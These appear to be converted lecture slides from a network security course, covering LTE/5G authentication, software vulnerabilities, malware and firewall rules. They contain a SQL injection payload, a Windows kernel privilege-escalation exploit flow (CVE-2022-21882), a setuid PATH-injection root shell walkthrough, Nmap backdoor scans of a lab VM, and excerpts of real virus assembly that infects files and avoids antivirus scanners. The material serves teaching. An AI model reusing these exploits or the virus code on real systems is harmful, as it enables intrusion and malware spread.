


Authentication, encryption in 4G LTE



- ④ • mobile is authenticated by network:
 - MMS compares mobile-computed value of res_M with the HSS-computed value of $xres_{HSS}$. If they match, mobile is authenticated ! (why?)
 - MMS informs BS that mobile is authenticated, generates keys for BS

Authentication, encryption in 4G LTE




Authentication, encryption: from 4G to 5G

- **4G:** MME in visited network makes authentication decision
- **5G:** home network provides authentication decision
 - visited MME plays “middleman” role but can still reject
- **4G:** uses shared-in-advance keys
- **5G:** keys not shared in advance for IoT
- **4G:** device IMSI transmitted in cleartext to BS
- **5G:** public key crypto used to encrypt IMSI

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Software vulnerabilities/Virus





Software vulnerabilities

- The **root** cause of many security problems
- Definition: a **defect** (flaw, glitch, weakness) in software that could be **exploited by an attacker** to **gain control** of a system/**breach privacy**

```
password = getRequestString("password");
sqlQuery = "SELECT * FROM Users WHERE password = " + password + "';"
```

Unvalidated input

" or ""=

```
SELECT * FROM Users WHERE password ="" or ""="";
```



Show all rows of the Users table

Window vulnerabilities

Disclosure or Patch Date: Jan 13, 2022

Product: Microsoft Windows

Advisory: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21882>

Affected Versions: Before the January 2022 patch update. Windows 10,Windows 11,Windows Server 2019,Windows server 2022 (Currently only full exploits found under windows10 and windows server 2019)

First Patched Version: CVE-2022-21882,January 2022 patch update.

Issue/Bug Report: N/A

Patch CL: N/A

Bug-Introducing CL: N/A

Reporter(s): RyeLv (@b2ahex)

The Code

Proof-of-concept: N/A

Exploit sample: N/A

Did you have access to the exploit sample when doing the analysis? Yes

The Vulnerability

Bug class: win32k object type confusion

Vulnerability details:

The attacker can call the relevant GUI API at the user_mode to make the kernel call like xxxMenuWindowProc, xxxSBWndProc, xxxSwitchWndProc, xxxTooltipWndProc, etc. These kernel functions will trigger a callback xxxClientAllocWindowClassExtraBytes. Attacker can intercept this callback through hook xxxClientAllocWindowClassExtraBytes in KernelCallbackTable, and use the NtUserConsoleControl method to set the ConsoleWindow flag of the tagWND object, which will modify the window type.

Exploit strategy (or strategies):

Through the vulnerability to achieve out-of-bounds read and write, and modify the kernel object of another window to obtain the kernel arbitrary address read and write primitive

Exploit flow:

- 1.Trigger the vulnerability to get out-of-bounds write, modify the cbWndExtra of the window object to 0xFFFFFFF, so use the window object WndExtra can access a large memory.
- 2.Modify the WS_CHILD flag of another window and set a specially constructed Menu(fake menu) for the other window
- 3.Get arbitrary read primitive by GetMenuBarInfo API and fake menu.
- 4.Use the SetWindowLongPtrA API to modify the ExtraBytes of another window object to get arbitrary write primitive.
- 5.Find the system eprocess with PID 4 through EPROCESS ActiveProcessLinks
- 6.Read the system token and replace the current process token

Known cases of the same exploit flow:

It is the same as the previous CVE-2021-1732 exploit, and is a common way of exploiting privilege escalation vulnerabilities.



Linux vulnerabilities

- Buffer overflows,
- Race conditions,
- Abuse of programs run “setuid root”,
- Denial of service (DoS),
- Web application vulnerabilities, and
- Rootkit attacks.

Setuid is a Unix access rights flag that allow users to run an executable with the file system permissions of the executable's owner.

For example the following executable:

```
$ stat /usr/bin/passwd
  File: /usr/bin/passwd
  Size: 63736    Blocks: 128          IO Block: 4096   regular file
Device: 801h/2049d Inode: 2237          Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (     0/    root)  Gid: (     0/    root)
```

Path injection

Path injection is a common vulnerability. It happens when an executable refer to another one without using the full path to it. Let's take an example:

```
$ cat apt-updater.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);

    system("apt update");
    system("apt upgrade -y");
    return 0;
}
```

Exploiting the vulnerability

Since the executable relies on the PATH to lookup apt location, we can simply create a dummy `apt` executable script that will open a shell (`/bin/sh`) and place it in a directory that will be in the PATH.

```
$ mkdir /tmp/foo # create random directory to put the script
$ echo /bin/sh > /tmp/foo/apt # create the script that will launch /bin/sh
$ chmod 755 /tmp/foo/apt # mark it as executable
$ PATH=/tmp/foo:$PATH /usr/local/bin/apt-updater # override the PATH variable to that
# id # we are root!
uid=0(root) gid=1001(creekorful) groups=1001(creekorful)
```

MacOS vulnerabilities

Nmap scan vulnerabilities

<https://github.com/vulnersCom/nmap-vulners>

```
root@kali:~# nmap -sv 192.168.56.102
```

```
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 20:47 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000085s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?   Netkit rshd
514/tcp   open  shell    Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell    Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     Unreal ircd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploit.x_kernel


```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds

```
root@kali:~# nmap -sn 192.168.56.0/24
```

```
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 20:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
MAC Address: 08:00:27:98:62:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses [4 hosts up] scanned in 1.98 seconds
```

```
root@kali:~# nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21
```

```
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 21:45 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00038s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
          ftp-vsftpd-backdoor:
          VULNERABLE:
          vsFTPD version 2.3.4 backdoor
          State: VULNERABLE (Exploitable)
          IDs: CVE:2011-2523 OSVDB:73573
          vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
          Disclosure date: 2011-07-03
          Exploit results:
          Shell command: id
          Results: uid=0(root) gid=0(root)
          References:
          https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
          http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
          http://osvdb.org/73573
          https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
```


Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds

Malicious Software

- **Definition:** a small program is attached into a system that aims to **compromise/destroy** the confidentiality, integrity, or availability of the victim's data/applications/services

There are many malicious software

Virus	Worm
Adware	Botnet
Ransomware	Trojan horse
Spyware	Backdoor
Keylogger	Rootkit
.....





Malware/Virus

- A script or a program to **exploit software/system vulnerabilities**
- Capability
 - ✓ Replicate its self or not to inject the system program
 - ✓ Require a host program to run (e.g., viruses, backdoors)
 - ✓ Run as an independent program (e.g., worms, bots)
- The goal:
 - ✓ Steal the victim's data, finance information (credit card)
 - ✓ Interrupt the victim's services (e.g., DDoS)
 - ✓ Blackmail the victim (e.g., ransomware)
 - ✓ Tool for cyber warfare.
 - ✓

<https://github.com/cryptwareapps/Malware-Database/blob/main/Malware%20Src/Win32/Infector/Virus.Win32.Ming.asm>

A copy of famous virus

Malware-Database / Malware Src / Win32 / Infector / Virus.Win32.Ming.asm

ayushgayanwad Add files via upload

Code Blame 1028 lines (938 loc) · 22.3 KB

```
1 ;-----
2 ; Title: Ming.CLME.1952
3 ; (c) 1996 Malware Technology
4 ; Disclaimer: Malware Technology is not responsible for any i
5 ; caused due to assembly of this source.
6 ;-----
7 .radix 10h
8 .model small
9 .code
10 .386
11 assume cs:_TEXT,ds:_TEXT,ss:_TEXT
12
13 start:
14     call flex2
15 flex2:
16     pop si
17     sub si, offset flex2 - offset start
18     db 81,0EE
19     dw offset flex2 - offset start
20
21     xor ax,ax
22     mov ds,ax ; DS := 0
23
24 ; Debugger Trap I
25     mov ax,cs
26     shl eax,10 ; Put segment into u
27     lea ax,newint01[si]
28     xchg eax,dword ptr ds:[4] ; int 01 vector
29     mov dword ptr ds:[4],eax
30
31 ; Debugger Trap II
32     ; make a checksum over the virus
33     mov al,0
34     mov bx,si
35     mov cx,19bh
36
37 checksum_loop:
```

is_exe:

```
    cmp word ptr ds:[bx-6],'NA' ; 'TBSCAN.EXE' ?
    jz do_not
    cmp word ptr ds:[bx-6],'TO' ; 'F-PROT.EXE' ?
    jz do_not
    cmp word ptr ds:[bx-6],'86'
    jz do_not
    cmp word ptr ds:[bx-6],'YP'
    jz do_not
    cmp word ptr ds:[bx-6],'GE'
    jz do_not
    push ds
    push es
    call tunnel_int13
    mov ax,3d02
    call call_int21 ; open file f
    xchg bx,ax
    mov ax,5700
    call call_int21 ; get files di
    push dx ; and save them
    push cx
    or cx,0FFF0
    cmp cx,0FFF ; seconds = 30 or 62 :
    jnz do_infect
    pop cx
    pop dx
    jmp close_file
```

do_infect:

```
    push cs
    pop ds
    mov ah,3f
    mov cx,18
    mov dx,offset buffer
    call call_int21 ; read 24 byte from f
    push cx
    push dx
    les ax,dword ptr buffer[0E]
    mov word ptr initial_regs[4],ax
    mov word ptr initial_regs[6],es
    les ax,dword ptr buffer[14]
    mov word ptr initial_regs,ax
    mov word ptr initial_regs[2],es
    mov ax,4202
    xor cx,cx
    cwd
    call call_int21 ; seek to end of file
    push dx ; filesize
    push ax
    push bx ; file handle
    mov bx,word ptr buffer[8]
    shl bx,4 ; *16
    sub ax,bx
    sbb dx,0
    mov bx,10
    div bx
    mov word ptr buffer[16],ax
    add ax,100
    mov word ptr buffer[0E],ax
    mov word ptr buffer[14],dx
```

395 cli
396 mov sp,cs:int_sp
397 mov ss,cs:int_ss
398 sti
399
400 pop bx
401 mov ah,40
402 cwd
403 call call_int21
404
405 push cs
406 pop ds
407 pop ax
408 pop dx
409 add ax,cx
410 adc dx,0
411 push bx
412 mov bx,0200
413 div bx
414 mov word ptr buffer[2],dx
415 or dx,dx
416 jz last_page_full
417 inc ax


Virus core can be inherited
in many variants but actions
can be different

Black/White/Grey hat hacker

- **Black hat hacker:** Skilled hackers who create malware to **illegal access** computer networks and
 - ✓ Spy on victims' online activities
 - ✓ Steal data, specifically financial information, personal information, and login credentials
 - ✓ Lock the devices of their victims (ransomware) ...
- **White hat hacker:** Skilled hackers who **use their powers for good** rather than evil, which is also known as ethical hackers
 - ✓ Often work for companies as security specialists that attempt to find security holes via hacking.
 - ✓ Often hack the system with permission from the owner first, which makes the process completely legal
- **Grey hat hacker:** skilled hackers who hack into the targets' networks to **look for vulnerabilities in a system without the owners' permission** or knowledge but **don't want to cause pain or steal from their victims**
 - ✓ They will report them to the owner, but they often request a fee to fix the issues they find.
 - ✓ If the owner does not respond or comply, sometimes these hackers will post the newly found vulnerability online for the world to see.

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- **Operational security: firewalls and IDS**






Firewalls

firewall

isolates organization's internal network from larger Internet, allowing some packets to pass, blocking others





Firewalls: why

prevent denial of service attacks:

- SYN flooding: attacker establishes many bogus TCP connections, no resources left for “real” connections

prevent illegal modification/access of internal data

- e.g., attacker replaces CIA’s homepage with something else


allow only authorized access to inside network

- set of authenticated users/hosts

three types of firewalls:

- stateless packet filters
- stateful packet filters
- application gateways

Stateless packet filtering



- internal network connected to Internet via router **firewall**
- filters **packet-by-packet**, decision to forward/drop packet based on:
 - source IP address, destination IP address
 - TCP/UDP source, destination port numbers
 - ICMP message type
 - TCP SYN, ACK bits

Stateless packet filtering: more examples

Policy	Firewall Setting
no outside Web access	drop all outgoing packets to any IP address, port 80
no incoming TCP connections, except those for institution's public Web server only.	drop all incoming TCP SYN packets to any IP except 130.207.244.203, port 80
prevent Web-radios from eating up the available bandwidth.	drop all incoming UDP packets - except DNS and router broadcasts.
prevent your network from being used for a smurf DoS attack.	drop all ICMP packets going to a “broadcast” address (e.g. 130.207.255.255)
prevent your network from being tracerouted	drop all outgoing ICMP TTL expired traffic






Access Control Lists – Stateless filter

ACL: table of rules, applied top to bottom to incoming packets

action	source address	dest address	protocol	source port	dest port	flag bit
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53	---
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	----
deny	all	all	all	all	all	all

